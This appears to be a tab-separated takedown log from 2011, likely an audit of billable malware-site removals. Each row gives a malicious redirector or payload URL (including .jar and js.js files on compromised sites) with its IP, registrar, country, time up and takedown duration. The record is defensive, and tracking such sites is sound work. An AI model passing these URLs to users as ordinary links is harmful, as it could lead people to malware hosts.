95046	http://pdc.bplaced.net/ndiu0mw/index.html	11/17/2011 15:14	11/18/2011 15:04	malware	176.9.52.231	Redirector CPS-DATENSYSTEME GMBH	DE	23.84	517	
95057	http://p-center.biz/kbkqfv/index.html	11/17/2011 15:07	11/21/2011 15:15	malware	209.251.58.13	Redirector GODADDY.COM, INC.	CA	96.13	518	
95062	http://FTP.PROTEZIONECIVILE-CDC.EU/ydzqcd8/index.html	11/17/2011 15:30	11/18/2011 7:01	malware	217.64.195.22	Redirector Unita' Tecnica Tophost	IT	15.52	519	
95063	http://manageopoly.com/main.php?page=0d485e012d486479	11/17/2011 17:18	11/21/2011 8:20	malware	193.106.174.2	Redirector 0101 INTERNET, INC.	RU	87.03		
95068	http://scottmorley.net/yodckmi/index.html	11/17/2011 16:12	11/23/2011 8:20	malware	174.121.21.2	Redirector Domains Priced Right	US	136.13	520	
95069	http://pcapinvest.com/wm9nsyx/index.html	11/17/2011 16:20	11/21/2011 15:33	malware	74.50.13.240	Redirector GoDaddy.com, Inc.	US	95.21	521	
95070	http://panzercrom.com/ua6gp8g/index.html	11/17/2011 16:20	11/21/2011 15:44	malware	77.245.148.19	Redirector BIKESOFT.NET	TR	95.39	522	
95072	http://ves.edu.in/fupcbz/index.html	11/17/2011 16:30	11/24/2011 14:04	malware	64.71.180.20	Redirector Ernet	US	165.58	523	
95073	http://wca8532q2.homepage.t-online.de/ylzvww/index.html	11/17/2011 16:31	11/20/2011 20:18	malware	80.150.6.138	Redirector DENIC	DE	75.78	524	
95074	http://qibubetelo.pochta.ru/mezigogu.html	11/17/2011 16:36	11/22/2011 13:31	malware	194.186.88.37	Redirector CENTROHOST	RU	116.92	525	
95076	http://webresourcecentral.com/2858sa/index.html	11/17/2011 16:37	11/24/2011 16:58	malware	97.74.144.142	Redirector GoDaddy.com, Inc.	US	168.34	526	
95080	http://pokerworld.com.au/fljrc/index.html	11/17/2011 16:57	11/18/2011 7:02	malware	175.107.162.2	Redirector Aust Domains	AU	14.09	527	
95087	http://www.batoninfra.com/5zvxal/index.html	11/17/2011 17:41	11/24/2011 17:09	malware	119.252.152.1	Redirector NETWORK SOLUTIONS, LLC.	IN	167.47	528	
95089	http://stellar-4.com/~realvia/d2bfq6c/index.html	11/17/2011 17:50	11/23/2011 14:29	malware	174.120.148.2	Redirector NAME.COM LLC	US	140.66	529	
95091	http://rentpaid.ca/2jnoxs/index.html	11/17/2011 18:06	11/18/2011 10:23	malware	174.136.42.66	Redirector Tuc	US	16.29	530	
95092	http://assilphone.com/77bwzb/index.html	11/17/2011 18:14	11/18/2011 17:53	malware	74.220.207.16	Redirector FASTDOMAIN, INC.	US	23.65	531	
95096	http://teamprimerib.com/p5ztkp/index.html	11/17/2011 18:55	11/18/2011 9:06	malware	93.189.0.114	Redirector SEO-HOST.COM	UK	14.19	532	
95097	http://casinospoker-online.info/5j0vjy/index.html	11/17/2011 18:59	11/24/2011 17:13	malware	184.168.152.2	Redirector GoDaddy.com Inc.	US	166.23	533	
95098	http://promoshuffle.com/7mdpr3w/index.html	11/17/2011 19:01	11/18/2011 7:03	malware	69.175.118.18	Redirector GoDaddy.com, Inc.	UK	12.02	534	
95099	http://p-center.biz/nz63rf1/index.html	11/17/2011 19:08	11/24/2011 17:22	malware	209.251.58.13	Redirector GODADDY.COM, INC.	CA	166.22		
95100	http://rubali.com/ehmajq/index.html	11/17/2011 19:09	11/18/2011 7:05	malware	174.120.181.2	Redirector ENOM, INC.	US	11.92	535	
95102	http://otrasexshopmas.com/s6wmdrj/index.html	11/17/2011 19:14	11/18/2011 10:44	malware	174.121.36.6	Redirector GoDaddy.com, Inc.	US	15.51	536	
95103	http://ves.edu.in/9kt59/index.html	11/17/2011 19:22	11/24/2011 12:36	malware	64.71.180.20	Redirector National Informatics Centre (R12-AFIN)	US	161.23		
95104	http://plexuscomms.com.au/k56m91/index.html	11/17/2011 19:22	11/24/2011 21:12	malware	198.104.41.72	Redirector Melbourne IT	US	169.83		
95105	http://pdrq.zxq.net/z57rjxv/index.html	11/17/2011 19:27	11/18/2011 7:17	malware	67.220.217.23	Redirector ENOM, INC.	US	11.83	537	
95108	http://lexisutherland.com/vohtu3s/index.html	11/17/2011 19:45	11/18/2011 12:22	malware	96.9.63.222	Redirector Register.com	US	16.62	538	
95109	http://cygnus.inc.cl/~propie/ezrvbk/index.html	11/17/2011 19:51	11/24/2011 20:42	malware	190.196.69.21	Redirector inc.cl	CL	168.84	539	
95110	http://akapela.gr/ppei31/index.html	11/17/2011 19:56	11/18/2011 13:06	malware	96.0.172.2	Redirector PAPAKI.GR	US	17.16		
95111	http://173.193.15.56/~assalamt/xrvbux/index.html	11/17/2011 20:03	11/23/2011 3:11	malware	173.193.15.56	Redirector WILD WEST DOMAINS, INC.	US	127.14	540	
95112	http://rapiduae.com/6jq6bqw/index.html	11/17/2011 20:04	11/24/2011 20:44	malware	69.64.155.163	Redirector ENOM, INC.	US	168.67	541	
95113	http://remorcicomerciale.ro/42f1nks/index.html	11/17/2011 20:06	11/24/2011 19:40	malware	94.60.32.118	Redirector ICI - ROTLD	RO	167.57	542	
95115	http://cygnus.inc.cl/~propie/6jtb2a/index.html	11/17/2011 20:15	11/24/2011 20:56	malware	190.196.69.21	Redirector inc.cl	CL	168.68		
95116	http://pressurewasherscleaners.com/vr1rntm/index.html	11/17/2011 20:20	11/18/2011 7:27	malware	65.60.42.250	Redirector GoDaddy.com, Inc.	US	11.11		
95117	http://woodtables.nl/eyweu1/index.html	11/17/2011 20:27	11/24/2011 20:59	malware	91.217.56.79	Redirector Tiscom Hosting B.V.	NL	168.52	543	
95119	http://teknologi.az/nx08tf/index.html	11/17/2011 20:30	11/24/2011 21:00	malware	85.132.85.240	Redirector DELTA TELECOM	AZ	168.49	544	
95120	http://privacyalerts.org/4bk2mg/index.html	11/17/2011 20:30	11/24/2011 21:01	malware	74.50.20.51	Redirector GoDaddy.com, Inc. (R91-LROR)	US	168.51	545	
95122	http://www.recreationlending.com/f84aqp/index.html	11/17/2011 20:39	11/24/2011 18:17	malware	66.7.200.62	Redirector GoDaddy.com, Inc.	US	165.63	546	
95123	http://pdc.bplaced.net/sj6cup/index.html	11/17/2011 20:38	11/18/2011 10:47	malware	176.9.52.231	Redirector CPS-DATENSYSTEME GMBH	DE	14.15		
95124	http://pchelpch.pc.ohost.de/2q7vwk/index.html	11/17/2011 20:45	11/24/2011 21:14	malware	213.202.225.4	Redirector ohost.de	DE	168.48	547	
95127	http://pinskylickstein.com/kszomwz/index.html	11/17/2011 20:46	11/20/2011 14:15	malware	173.236.34.24	Redirector GoDaddy.com, Inc.	US	65.48	548	
95128	http://outsourcemanpower.com/%7Eoutso4/4jz88e/index.html	11/17/2011 20:50	11/22/2011 12:10	malware	74.50.25.75	Redirector UK2 GROUP LTD.	US	111.34	549	
95129	http://paokvolos.gr/13abr4/index.html	11/17/2011 20:59	11/18/2011 18:02	malware	178.63.40.13	Redirector PROWEBSECTOR	DE	21.04	550	
95130	http://wca8532q2.homepage.t-online.de/zjs808b/index.html	11/17/2011 20:57	11/20/2011 20:23	malware	80.150.6.138	Redirector Deutsche Telekom AG	DE	71.43		
95131	http://www.ranskillnursery.co.uk/j6i60f/index.html	11/17/2011 21:00	11/22/2011 12:42	malware	97.74.144.101	Redirector Wild West Domains, Inc	US	111.69	551	
95134	http://oyuncumusun.com/rkl922/index.html	11/17/2011 21:18	11/24/2011 13:04	malware	176.53.18.153	Redirector ESIMTESCIL.NET	TR	159.77	552	
95170	http://aquasrc.com/main.php?page=8df174a3dc62673e	11/18/2011 8:57	11/21/2011 8:25	malware	193.106.174.2	Redirector 0101 INTERNET, INC.	RU	71.46		
95172	http://aquasrc.com/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/18/2011 8:58	11/21/2011 0:51	malware	193.106.174.2	Dedicated Web Hosti 0101 INTERNET, INC.	RU	63.89		
95173	http://aquajaunt.com/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/18/2011 9:11	11/18/2011 16:46	malware	193.106.174.2	Dedicated Web Hosti 1 & 1 INTERNET AG	RU	7.58		
95191	http://barpetra.com/h2ejr88/index.html	11/18/2011 19:22	11/18/2011 20:01	malware	69.163.199.22	Redirector Netfirms, Inc.	US	0.66	553	
95192	http://boredret.ru/main.php?page=fd1fb1ae91955f02	11/18/2011 19:31	11/21/2011 11:04	malware	94.199.53.14	Redirector Naunet.ru	HU	63.56	554	
95257	http://adventureitect.com/main.php?page=8df174a3dc62673e	11/19/2011 19:11	11/21/2011 8:28	malware	193.106.174.2	Redirector DIRECTNIC, LTD	RU	37.28		
95258	http://bmdiesel.com/cc43ji/index.html	11/19/2011 19:13	11/23/2011 1:01	malware	117.58.251.12	Redirector PlanetDomain Ltd Pty	AU	77.8	555	
95259	http://mariage.zxq.net/v6f8ij/index.html	11/19/2011 19:24	11/20/2011 14:24	malware	67.220.217.23	Redirector ENOM, INC.	US	19	556	
95260	http://mdinfovision.com/q9edwmi/index.html	11/19/2011 19:29	11/24/2011 21:09	malware	208.109.248.1	Redirector GoDaddy.com, Inc.	US	121.67	557	
95261	http://salembc.org/84bb0f/index.html	11/19/2011 19:37	11/22/2011 0:30	malware	216.177.135.4	Redirector Network Solutions	US	52.88	558	
95262	http://mysubmissionservice.com/~sabaidee/dvg75r/index.html	11/19/2011 19:42	11/24/2011 21:11	malware	213.175.203.8	Redirector NAME.COM LLC	UK	121.49	559	
95263	http://balconesdelparque.com/kofphdm/index.html	11/19/2011 23:24	11/21/2011 8:37	malware	95.215.61.22	Redirector LANDHOST.NET	ES	33.22	560	
95270	http://rlstv.com/ba4mn6/index.html	11/19/2011 23:00	11/24/2011 21:19	malware	173.212.195.1	Redirector GoDaddy.com, Inc.	US	120.32	561	
95271	http://maplebliss.net/i1ei8na/index.html	11/19/2011 23:12	11/21/2011 4:35	malware	203.170.86.89	Redirector AUST DOMAINS INTERNATIONAL PTY LTD DBA AUST DOMAIN AU		29.39	562	
95272	http://mass-money-makers.us/n578wk9/index.html	11/19/2011 20:54	11/22/2011 14:14	malware	184.154.162.8	Redirector ENOM, INC.	US	65.33	563	
95273	http://www.smrbuilders.co.in/js.js	11/19/2011 23:23	11/19/2011 23:45	malware	174.120.83.5	Redirector The Planet NOC	US	0.37	564	
95274	http://www.propiedadesalarcon.cl/js.js	11/19/2011 23:34	11/24/2011 21:19	malware	200.63.97.53	Redirector Chilecom Internet Limitada	CL	117.76	565	
95275	http://mszkudlarek.pl/wzuq1k2/index.html	11/19/2011 21:11	11/20/2011 17:06	malware	188.116.35.23	Redirector Home.pl sp.j.	PL	19.91	566	
95276	http://mashileit.co.za/k5zof0z/index.html	11/19/2011 21:10	11/26/2011 8:52	malware	70.38.12.182	Redirector eStart Computer Services	CA	155.71	567	
95277	http://mattandtiera2011.zxq.net/67eajc/index.html	11/19/2011 21:13	11/21/2011 8:32	malware	67.220.217.22	Redirector ENOM, INC.	US	35.32	568	
95278	http://www.tech-synergy.com/js.js	11/19/2011 23:36	11/20/2011 14:21	malware	216.117.182.7	Redirector Advanced Internet Technologies, Inc.	US	14.75	569	
95280	http://www.slotjesenkalotjes.be/js.js	11/19/2011 23:24	11/22/2011 8:48	malware	174.123.131.5	Redirector Turtlehost	US	57.39	570	
95281	http://qlenaraservices.com/qzt523/index.html	11/19/2011 21:29	11/26/2011 8:55	malware	68.171.208.45	Redirector DNS Registrar	US	155.42	571	
95282	http://sadaffayyaz.com/qxzd3tc/index.html	11/19/2011 21:34	11/26/2011 9:14	malware	64.235.47.65	Redirector DIRECTI INTERNET SOLUTIONS	AU	155.67	572	
95283	http://www.manching.com/4qfqg/index.html	11/19/2011 21:44	11/26/2011 9:14	malware	203.174.254.14	Redirector Hong Kong Domain Name Registration	HK	155.55	573	
95284	http://telepesbarkacsbolt.hu/js.js	11/19/2011 21:41	11/26/2011 20:12	malware	184.107.165.2	Redirector Tinyhosts	HU	166.53	574	
95285	http://mbc-communication.com/dib00lj/index.html	11/19/2011 21:46	11/23/2011 5:52	malware	213.186.33.19	Redirector OVH	FR	80.11	575	
95286	http://bb4f.net/q74mh9/index.html	11/19/2011 21:56	11/26/2011 9:19	malware	209.251.58.13	Redirector GoDaddy.com, Inc.	CA	155.38		
95289	http://prolink.my/kz30op/index.html	11/19/2011 22:14	11/26/2011 9:21	malware	207.210.72.19	Redirector HostRelax.Com, Inneta Corporation Sdn Bhd	US	155.12	576	
95290	http://restaurantelayerbabuena.com/lrh1q5/index.html	11/19/2011 22:29	11/22/2011 12:53	malware	74.53.142.22	Redirector LOCAL.MI.COM.CO	US	62.4	577	
95291	http://personalinjuryaccidents.com/u0uzgca/index.html	11/19/2011 23:11	11/21/2011 11:05	malware	96.9.5.114	Redirector Register.com	US	35.9	578	
95293	http://90plan.ovh.net/~marocvud/hxegls/index.html	11/19/2011 23:21	11/21/2011 8:35	malware	213.186.33.2	Redirector OVH	FR	33.24	579	
95299	http://prismproductions.net/75041n/index.html	11/20/2011 0:03	11/22/2011 12:53	malware	207.204.27.90	Redirector Register.com, Inc	US	60.83	580	
95300	http://masstluc.com/bk4jqu/index.html	11/20/2011 0:27	11/23/2011 8:17	script	213.186.33.19	Redirector OVH	FR	79.84		
95301	http://markzissis.com/yqq73o/index.html	11/20/2011 0:31	11/26/2011 9:21	malware	122.201.80.11	Redirector GoDaddy.com, Inc.	AU	152.84	581	
95302	http://lacasonadevallegrande.com/w6y8ys/index.html	11/20/2011 0:34	11/23/2011 1:10	malware	200.58.111.41	Redirector DATTATEC.COM DE IRAZOQUI VERONICA PALMIRA	AR	72.59	582	
95303	http://ostwestfalen-lippe.de/muejwn/index.html	11/20/2011 0:36	11/20/2011 14:20	malware	212.227.22.22	Redirector 1&1 Internet AG	DE	13.73	583	
95304	http://mebleokazja.pl/cvl7ud5/index.html	11/20/2011 0:38	11/20/2011 14:18	script	89.161.233.21	Redirector Home.pl sp.j.	PL	13.68	584	
95305	http://daenyxinternational.com/sqthvce/index.html	11/20/2011 0:50	11/26/2011 9:24	malware	119.252.144.1	Redirector NETWORK SOLUTIONS, LLC.	IN	152.56	585	
95306	http://massmedicalimpex.com/h1qxrl/index.html	11/20/2011 0:49	11/26/2011 9:26	malware	174.120.61.16	Redirector INTERNET.BS CORP.	US	152.61	586	
95307	http://uksense.org/i2rxyeq/index.html	11/20/2011 0:47	11/20/2011 14:18	script	80.82.124.3	Redirector Easyspace Limited (R36-LROR)	UK	13.52	587	
95308	http://mastodi.com/2vtb18/index.html	11/20/2011 0:57	11/20/2011 1:41	script	69.175.29.26	Redirector ENOM, INC.	US	0.75	588	
95309	http://markzissis.com/sh5fsaq/index.html	11/20/2011 1:00	11/26/2011 9:26	malware	122.201.80.11	Redirector GoDaddy.com, Inc.	AU	152.44		
95311	http://markzissis.com/w82co1y/index.html	11/20/2011 1:09	11/26/2011 9:29	malware	122.201.80.11	Redirector GoDaddy.com, Inc.	AU	152.32		
95312	http://oyuncumusun.com/2jzj2p/index.html	11/20/2011 1:20	11/25/2011 15:06	malware	176.53.18.153	Redirector ESIMTESCIL.NET	TR	133.77		
95313	http://rnm.soundscience.com.au/~rnmsound/3rq8wc6/index.html	11/20/2011 3:01	11/26/2011 9:29	malware	113.20.9.89	Redirector Domain Central	AU	150.47	589	
95315	http://martiniracing.com.au/rbot242/index.html	11/20/2011 3:19	11/26/2011 9:30	malware	203.88.117.57	Redirector Enetica	AU	150.18	590	
95316	http://qlenaraservices.com/lkiu4n/index.html	11/20/2011 4:28	11/26/2011 9:32	malware	68.171.208.45	Redirector TUCOWS, INC.	US	149.06		

SOC ID	Bufi	Initiation	Shutdown	Attack Type	IP	NACHA TAKEDOWN AUDIT Registrar	Geo	Duration	Billable	Notes
95318	http://rhqshareholders.com/i47vwb/index.html	11/20/2011 4:36	11/22/2011 13:16	malware	203.88.118.161	Redirector	ENOM, INC.	AU	56.66	591	
95319	http://sadaffayyaz.com/bfzn0sv/index.html	11/20/2011 4:45	11/22/2011 13:16	malware	64.235.47.65	Redirector	FUTURESOL.NET	AU	56.51		
95321	http://MarthaBlog.com/czlxevw/index.html	11/20/2011 4:46	11/20/2011 14:13	malware	97.79.238.60	Redirector	MONIKER	US	9.45	592	
95323	http://www.qualitta.com/js.js	11/20/2011 8:12	11/23/2011 0:49	malware	174.121.37.254	Redirector	Interactiva.net.co	US	64.61	593	
95324	http://mashileit.co.za/imoln9/index.html	11/20/2011 5:01	11/26/2011 9:38	malware	70.38.12.182	Redirector	co.za	CA	148.62		
95325	http://203.146.170.92/~maikamum/b93iyi/index.html	11/20/2011 5:24	11/21/2011 13:42	malware	203.146.170.92	Redirector	Porar Web Application Co.	TH	32.3	594	
95326	http://ryanandassoc.temppublish.com/s88pzpf/index.html	11/20/2011 5:07	11/26/2011 9:40	malware	204.12.104.1	Redirector	TUCOWS.COM CO.	US	148.56	595	
95327	http://secs.mx/images/js.js	11/20/2011 8:16	11/25/2011 19:03	malware	174.121.198.19	Redirector	NEUBOX Internet SA de CV	US	130.78	596	
95328	http://matrixspace.in/90j109/index.html	11/20/2011 5:10	11/25/2011 15:19	malware	174.36.228.38	Redirector	Rediff.com India Limited (R37-AFIN)	IN	130.15	597	
95329	http://mbvsamiti.com/owdbrt/index.html	11/20/2011 5:19	11/23/2011 8:14	malware	69.65.41.219	Redirector	DIRECTI INTERNET SOLUTIONS	US	74.92	598	
95330	http://mdinfovision.com/vptmd77/index.html	11/20/2011 5:30	11/26/2011 9:41	malware	208.109.248.10	Redirector	GoDaddy	US	148.18		
95332	http://mebleokazja.pl/k16xpns/index.html	11/20/2011 5:39	11/20/2011 16:23	malware	89.161.233.210	Redirector	Home.pl sp.j.	PL	10.73		
95334	http://72.249.30.116/~safetpro/9vfh3v/index.html	11/20/2011 8:23	11/26/2011 9:43	malware	72.249.30.116	Redirector	IP ADDR	US	145.34	599	
95335	http://dsn4u.com/js.js	11/20/2011 8:36	11/26/2011 20:18	malware	97.74.144.192	Redirector	GoDaddy.com, Inc.	US	155.69	600	
95338	http://stylendeco.com/k8vftnw/index.html	11/20/2011 8:27	11/26/2011 9:44	malware	213.175.221.2	Redirector	ENOM, INC.	UK	145.28	601	
95339	http://TACITUS.lunariffic.com/~mecha7/sqf1nn/index.html	11/20/2011 8:30	11/21/2011 11:06	malware	216.97.236.27	Redirector	TUCOWS, INC.	US	26.61	602	
95341	http://lssnepal.org/js.js	11/20/2011 8:34	11/24/2011 21:23	malware	174.142.82.244	Redirector	Web Werks India pvt	CA	108.82	603	
95342	http://www.pratiquemaisesportes.com.br/js.js	11/20/2011 8:18	11/27/2011 14:25	malware	187.45.195.33	Redirector	Registro.br	BR	174.11	604	
95349	http://paszczak.pl/js.js	11/20/2011 8:52	11/20/2011 20:43	malware	188.40.80.195	Redirector	Home.pl sp.j.	DE	11.84	605	
95354	http://saxwksop2.freetcp.com/main.php?page=b123ee3176247430	11/20/2011 10:11	11/21/2011 8:28	malware	193.106.174.2	Free Web Hosting	NETWORK SOLUTIONS, LLC.	RU	22.28	606	
95355	http://lopezrios.com.ar/t5rc90/index.html	11/20/2011 10:43	11/22/2011 14:21	malware	200.58.96.14	Redirector	HOSTMAR.COM	AR	51.63	607	
95356	http://masterwall.com.au/lrb76n/index.html	11/20/2011 10:46	11/23/2011 13:51	malware	114.31.73.20	Redirector	Melbourne IT	AU	75.08	608	
95359	http://boncukhaliyikama.com/8zcvkjx/index.html	11/20/2011 10:13	11/21/2011 4:48	malware	93.184.150.2	Redirector	FBS INC.	TR	18.58		
95361	http://energysoaps.net/ndykwa/index.html	11/20/2011 10:49	11/22/2011 18:45	malware	77.68.105.251	Redirector	Register.com	UK	55.93	609	
95362	http://fundacioncreser.com/heigjf/index.html	11/20/2011 10:51	11/22/2011 8:48	malware	200.58.111.41	Redirector	DATTATEC.COM DE IRAZOQUI VERONICA PALMIRA	AR	45.95		
95364	http://www.stylendeco.com/0i1p8n/index.html	11/20/2011 10:32	11/26/2011 9:48	malware	213.175.221.2	Redirector	ENOM, INC.	UK	143.26		
95366	http://mbvsamiti.com/vqcic48/index.html	11/20/2011 10:55	11/21/2011 4:41	malware	69.65.0.0	Redirector	DWEB	US	17.77	610	
95367	http://affiliate.allsights.com/jzbbj0/index.html	11/20/2011 10:56	11/26/2011 9:48	malware	66.98.190.36	Redirector	GANDI SAS	US	142.86	611	
95368	http://mayami.com/2mv3v0/index.html	11/20/2011 10:58	11/21/2011 8:36	malware	184.154.234.16	Redirector	GoDaddy.com, Inc.	US	21.63	612	
95369	http://mszkudarek.pl/2mhjd70/index.html	11/20/2011 10:46	11/21/2011 4:45	malware	188.116.35.23	Redirector	Home.pl sp.j.	PL	17.98		
95370	http://360companymarketing.com/bwqsdu/index.html	11/20/2011 10:55	11/22/2011 18:56	malware	74.208.238.31	Redirector	1 & 1 INTERNET AG	US	56.03	613	
95374	http://www.tellasia.org/4vbbo7c/index.html	11/20/2011 11:05	11/26/2011 9:52	malware	72.34.63.57	Redirector	GoDaddy.com, Inc. (R91-LROR)	US	142.79	614	
95375	http://suthfood.com/q5ryvat/index.html	11/20/2011 11:35	11/21/2011 5:16	malware	209.92.71.249	Redirector	NETWORK SOLUTIONS, LLC.	US	17.67	615	
95376	http://rnlogistic.com/48vqnqf/index.html	11/20/2011 11:40	11/26/2011 9:52	malware	173.201.216.3	Redirector	NET 4 INDIA LIMITED	US	142.2	616	
95378	http://roginalbania.com/ltlwg5/index.html	11/20/2011 11:22	11/25/2011 12:16	malware	208.43.168.66	Redirector	ENOM, INC.	PH	120.9	617	
95379	http://prismproductions.net/pua3768/index.html	11/20/2011 11:42	11/22/2011 13:19	malware	207.204.27.90	Redirector	Register.com	US	49.63		
95380	http://cell-planet.com/l8k2ycj/index.html	11/20/2011 11:31	11/22/2011 13:10	malware	76.74.251.223	Redirector	NETWORK SOLUTIONS, LLC.	US	49.64	618	
95381	http://bmdiesel.com/7li4i16/index.html	11/20/2011 11:31	11/22/2011 12:58	malware	117.58.251.12	Redirector	PLANETDOMAIN PTY LTD.	AU	49.46		
95382	http://v008u07gar.maximumasp.com/v5k2jrh/index.html	11/20/2011 11:29	11/26/2011 9:55	malware	216.128.13.161	Redirector	NETWORK SOLUTIONS, LLC.	US	142.43	619	
95384	http://masspruebas.com/ui6zi1/index.html	11/20/2011 11:38	11/26/2011 10:05	malware	208.109.181.75	Redirector	GoDaddy.com, Inc.	US	142.45	620	
95385	http://banyanchildren.com/c8tbtpp/index.html	11/20/2011 11:46	11/22/2011 2:02	malware	74.86.154.66	Redirector	publicdomainregistry.com	US	38.28	621	
95387	http://tacitus.lunariffic.com/~mecha7/t7dth1/index.html	11/20/2011 11:59	11/21/2011 15:16	malware	216.97.236.27	Redirector	TUCOWS, INC.	US	27.28	622	
95391	http://prolink.my/u2hyq2/index.html	11/20/2011 12:07	11/26/2011 10:06	malware	207.210.72.19	Redirector	my DOMAIN REGISTRY	US	141.97		
95392	http://neoprenant.com/main.php?page=c1db10e8b5bed870	11/20/2011 12:56	11/22/2011 10:14	malware	193.106.174.2	Redirector	MONIKER	RU	45.3		
95394	http://manishkhatri.com/51mhuom/index.html	11/20/2011 12:12	11/22/2011 9:46	malware	208.43.254.13	Redirector	DIRECTI INTERNET SOLUTIONS PVT. LTD	US	45.57	623	
95398	http://mass-money-makers.us/8q6u919/index.html	11/20/2011 12:18	11/22/2011 13:11	malware	184.154.162.82	Redirector	ENOM, INC.	US	48.87		
95400	http://glenaraservices.com/w82z4b3/index.html	11/20/2011 12:23	11/25/2011 11:19	malware	68.171.208.45	Redirector	TUCOWS, INC.	US	118.93		
95402	http://rolle.cl/j82r5o/index.html	11/20/2011 12:27	11/22/2011 9:51	malware	190.196.70.184	Redirector	Gtd Internet S.A.	CL	45.4	624	
95404	http://rolle.cl/2tjy41/index.html	11/20/2011 12:34	11/22/2011 13:10	malware	190.196.70.184	Redirector	nic.cl	CL	48.59		
95408	http://lvdirectmarketing.com/6y63an7/index.html	11/20/2011 12:42	11/22/2011 13:22	malware	184.173.233.2	Redirector	ENOM, INC.	US	48.66	625	
95409	http://marlin2000.com/2fd23v/index.html	11/20/2011 13:18	11/22/2011 1:57	malware	213.171.219.5	Redirector	TUCOWS, INC.	UK	36.66	626	
95410	http://masterwall.com.au/8vmksq/index.html	11/20/2011 12:49	11/23/2011 5:33	malware	114.31.73.20	Redirector	Melbourne IT	AU	64.75		
95411	http://babytake.com/kcq3mk/index.html	11/20/2011 12:49	11/26/2011 10:10	malware	174.120.173.1	Redirector	GoDaddy.com, Inc.	US	141.35	627	
95414	http://www.ostwestfalen-lippe.de/d29ugsi/index.html	11/20/2011 12:51	11/25/2011 15:13	malware	212.227.22.223	Redirector	1&1 Internet AG	DE	122.36		
95415	http://maturana.com.au/w0n9e4p/index.html	11/20/2011 13:14	11/26/2011 10:09	malware	203.16.60.19	Redirector	Aust Domains	AU	140.92	628	
95417	http://protocol7.in/7p3nh1/index.html	11/20/2011 12:56	11/22/2011 12:53	malware	209.236.112.16	Redirector	Web Werks India Pvt Ltd	US	47.96	629	
95418	http://massmedicalimpex.com/3ep62k/index.html	11/20/2011 13:15	11/25/2011 15:06	malware	174.120.61.162	Redirector	INTERNET.BS CORP.	US	121.85		
95419	http://rhqshareholders.com/8d52xvb/index.html	11/20/2011 13:04	11/20/2011 15:29	malware	203.88.118.161	Redirector	ENOM, INC.	AU	2.41		
95420	http://propiedadesalarcon.cl/ysdbjvh/index.html	11/20/2011 13:04	11/25/2011 20:43	malware	200.63.97.53	Redirector	nic.cl	CL	127.64	630	
95421	http://simplehealthandwellnessadvice.com/ni5v2y/index.html	11/20/2011 13:42	11/21/2011 11:42	malware	174.120.168.58	Redirector	WILD WEST DOMAINS, INC.	US	22.01	631	
95422	http://pass73.dizinc.com/~rssdevil/7dzqmxq/index.html	11/20/2011 13:10	11/20/2011 13:55	malware	72.29.71.155	Redirector	ENOM, INC.	US	0.75	632	
95423	http://silverstatebudget.com/koaj9h/index.html	11/20/2011 13:20	11/26/2011 10:12	malware	97.74.215.116	Redirector	GoDaddy.com, Inc.	US	140.87	633	
95424	http://beststockbook.com/8zt1xr/index.html	11/20/2011 13:14	11/22/2011 3:32	malware	184.107.191.50	Redirector	ENOM, INC.	HU	38.3	634	
95425	http://fundacioncreser.com/v3j8jllo/index.html	11/20/2011 13:29	11/22/2011 3:32	malware	200.58.111.41	Redirector	DATTATEC.COM	AR	38.05		
95426	http://matrixspace.in/znpp25/index.html	11/20/2011 13:23	11/25/2011 15:21	malware	174.36.228.38	Redirector	Rediff.com India Limited (R37-AFIN)	IN	121.97		
95427	http://mayami.com/icsazf/index.html	11/20/2011 13:41	11/21/2011 8:12	malware	184.154.234.16	Redirector	GoDaddy.com, Inc.	PA	18.53		
95428	http://kuczka.eu/yvvq3i8/index.html	11/20/2011 13:41	11/21/2011 8:38	malware	82.165.58.218	Redirector	Schlund+Partner AG	DE	18.95	635	
95429	http://silverstatebudget.com/f24ju9/index.html	11/20/2011 13:49	11/26/2011 10:12	malware	97.74.215.116	Redirector	GoDaddy.com, Inc.	US	140.38		
95455	http://autodc.fr/q50c8wa/index.html	11/20/2011 22:56	11/26/2011 10:13	malware	213.186.33.87	Redirector	OVH	FR	131.29	636	
95461	http://martiniracing.com.au/j034dcu/index.html	11/20/2011 23:25	11/26/2011 10:13	malware	203.88.117.57	Redirector	Enetica	AU	130.8		
95462	http://beststockbook.com/26qthrx/index.html	11/20/2011 23:44	11/22/2011 9:48	malware	184.107.191.50	Redirector	ENOM, INC.	HU	34.08		
95469	http://saxwksop2.freetcp.com/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/21/2011 3:13	11/21/2011 18:23	malware	193.106.174.2	Hijacked Website	NETWORK SOLUTIONS, LLC.	RU	15.17		
95470	http://neoprenant.com/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/21/2011 3:19	11/22/2011 9:59	malware	193.106.174.2	Dedicated Web Hosti	MONIKER	RU	30.68		
95471	http://www.espaco-newlife.com/js.js	11/21/2011 4:22	11/22/2011 14:06	malware	82.102.29.18	Redirector	UK2 GROUP LTD.	FI	33.73	637	
95473	http://www.semmery.dk/js.js	11/21/2011 4:29	11/22/2011 11:22	malware	193.202.110.1	Redirector	DK Hostmaster A/S	DK	30.87	638	
95480	http://neoprenhopper.com/main.php?page=8df174a3dc62673e	11/21/2011 7:32	11/21/2011 15:19	malware	193.106.174.2	Redirector	DIRECTNIC, LTD	RU	7.78		
95509	http://quivercove.com/main.php?page=c1db10e8b5bed870	11/21/2011 12:22	11/21/2011 18:25	malware	193.106.174.2	Dedicated Web Hosti	THE REGISTRY AT INFO AVENUE D/B/A IA REGISTRY	RU	6.05	639	
95551	http://neoprenhopper.com/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/22/2011 5:55	11/22/2011 7:12	malware	193.106.174.2	Dedicated Web Hosti	DIRECTNIC, LTD	RU	1.29		
95553	http://www.miracleshappenrr.com/js.js	11/22/2011 10:39	11/22/2011 13:12	malware	64.120.209.171	Redirector	Cell Dara Solutions, LLC	US	2.55	640	
95555	http://emiliodelamorena.com/js.js	11/22/2011 10:52	11/22/2011 12:24	malware	62.233.121.75	Redirector	INTERNETTERS LTD.	UK	1.54	641	
95556	http://fishhunters.com.au/js.js	11/22/2011 13:26	11/28/2011 13:40	malware	74.52.155.22	Redirector	PlanetDomain	US	144.24	642	
95566	http://neoprenpillar.com/content/q43kb6j34kblq6jh34kb6j3kl4.jar	12/1/2011 6:41	12/1/2011 11:55	malware	193.106.174.2	Dedicated Web Hosti	101DOMAIN, INC.	RU	5.24	728	
